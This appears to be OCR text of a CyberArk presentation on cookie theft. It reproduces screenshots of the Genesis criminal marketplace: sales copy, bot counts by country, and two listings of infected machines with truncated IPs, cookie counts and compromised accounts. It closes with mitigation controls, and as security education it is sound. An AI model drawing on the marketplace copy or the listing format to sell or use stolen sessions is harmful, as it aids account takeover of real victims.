
To help you work with this information we have developed professional software:
Genesis Security - the proprietary plugin which can simplify your work with FingerPrints and Cookies of the bots (holders).


You may purchase all the necessary data on any bot (holder).
NB: we do not check the sources or the accounts, we provide the info «as it is».

Fingerprints may be obtained in 2 different ways:

- real FP scratched by bot from the user's Device,
- generated FP based on the data grabbed by bot on the user's Device.

To find usefull information how to use this service, you can look at following sections:


genesis
Dashboard
new
Genesis Wiki
News
21
Bots
400k+
Generate FP
Orders
Purchases
Payments
Tickets
Software
6.3|19.0
Profile
Invites
Logout
Home
Available Bots
COUNTRY
LAST 24H
LAST WEEK
LAST MONTH
AVAILABLE
Overall
221 +819 +6732 +28108 424654
Groupped by
US +52 +641 +3061 13390
ES +70 +559 +2265 34857
FR +73 +536 +2227 40666
IT +89 +585 +2202 57045
RO +88 +564 +2086 22700
AR +53 +482 +1901 17252
PL +47 +464 +1684 19126
HU +45 +426 +1559 13062
CL +35 +372 +1429 10335



CYBERARK

@DollPNG

937F534FCFE2384B8E251C7A6F5ACA40

Add to Cart | Reserve | Buy

Country	US
Resources	**77**
Browsers	**2**
Installed	2021-09-02 16:24:44
Updated	2021-09-02 17:45:11
Ip	76.189...
Os	Windows 10 Home
Price Usd	**24.00**

Browsers for Genesis Security:

Last update info: 2021-09-02 17:45:11

937F534FCFE2384B8E251C7A6F5ACA40

edge
Cookies **31** (2021-09-02 17:43:13)

chrome
Cookies **1556** (2021-09-02 17:43:13)

Resources: **77** = 0 77 0

Know resources: 18

Google	3	Steam	3	Airdroid	2	Box	1	Facebook	1	Live	1
MEGAnz	1	WishStore	1	Office365	1	Dropbox	1	Points2shop	1	Bankmobil...	1
Vimeo	1										

Other resources: 59

www.asecampus.com	2	www.wizard101.com	2	stark.mywconline.com	2	plarium.com	1
watchseries.cr	1	forums.nexusmods.com	1	popplet.com	1	poster.gamesprite.me	1
www.explorelearning.com	1	accounts.nintendo.com	1	www.sidereel.com	1	manage.airpush.com	1
www.coolflashcards.com	1	www.nexusmods.com	1	login.cengagebrain.com	1	starkstate.emsicc.com	1
www.pandora.com	1	sep.snapon.com	1	login3.id.hp.com	1	my.scloud.live	1
bankmobilevibe.com	1	www.darkness-realm.com	1	www.filmlush.com	1	accounts.fitbit.com	1
tubitv.com	1	www.getrave.com	1	bethesda.net	1	www.supertracker.usda.gov	1
ssc-cas2.starkstate.edu	1	ssc-cas1.starkstate.edu	1	sso.pokemon.com	1	www.romulation.net	1...

Last update Saved Logins: 2021-09-02 16:48:52
Last update Form Parser: 1970-01-01 00:00:00
Last update Inject Script: 1970-01-01 00:00:00

RESOURCE NAME / URL	SOURCE	DATASETS	BROWSER	KNOWN	GRABBED / UPDATED

C401B4177825109E5F8150FF882AEEEE

Add to Cart | Reserve | Buy

Country	US
Resources	**19**
Browsers	**2**
Installed	2021-08-27 18:25:54
Updated	2021-09-02 16:08:51
Ip	71.191...
Os	Windows 10 Home
Price Usd	**17.00**

1 fingeprints

Browsers for Genesis Security:

Last update info: 2021-09-02 16:08:51

C401B4177825109E5F8150FF882AEEEE

edge
Cookies **408** (2021-08-27 18:56:18)

chrome
Cookies **47** (2021-08-27 18:56:18)
Configs **1**:

Version	**Chrome 92** (Chrome 92.0.4515.159)
Config Update	2021-09-02 14:58:16
User Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
IP	66.176...

Resources: **19** = 1 18 0

Know resources: 11

Live	4	Amazon	2	Google	2	Netflix	1	Alibaba	1	Facebook	1

Other resources: 8

evoload.io	1	www.encuentra24.com	1	mls.foreclosure.com	1	learn.canvas.net	1
www.puntosreales.com	1	puntosreales.com	1	id.tigo.com	1	micuenta.tigo.com.ni	1


Last update Saved Logins: 2021-08-27 19:06:55
Last update Form Parser: 2021-08-30 07:34:10
Last update Inject Script: 1970-01-01 00:00:00

CYBERARK

PROTECTING AGAINST COOKIE THEFT

MITIGATION CONTROLS

- Secure Web Browsing (SSL/TLS)
- Proper Coding (prevent XSS)
- MFA
- Clearing cache/Incognito
- Endpoint Privilege Manager



VIDEO TIME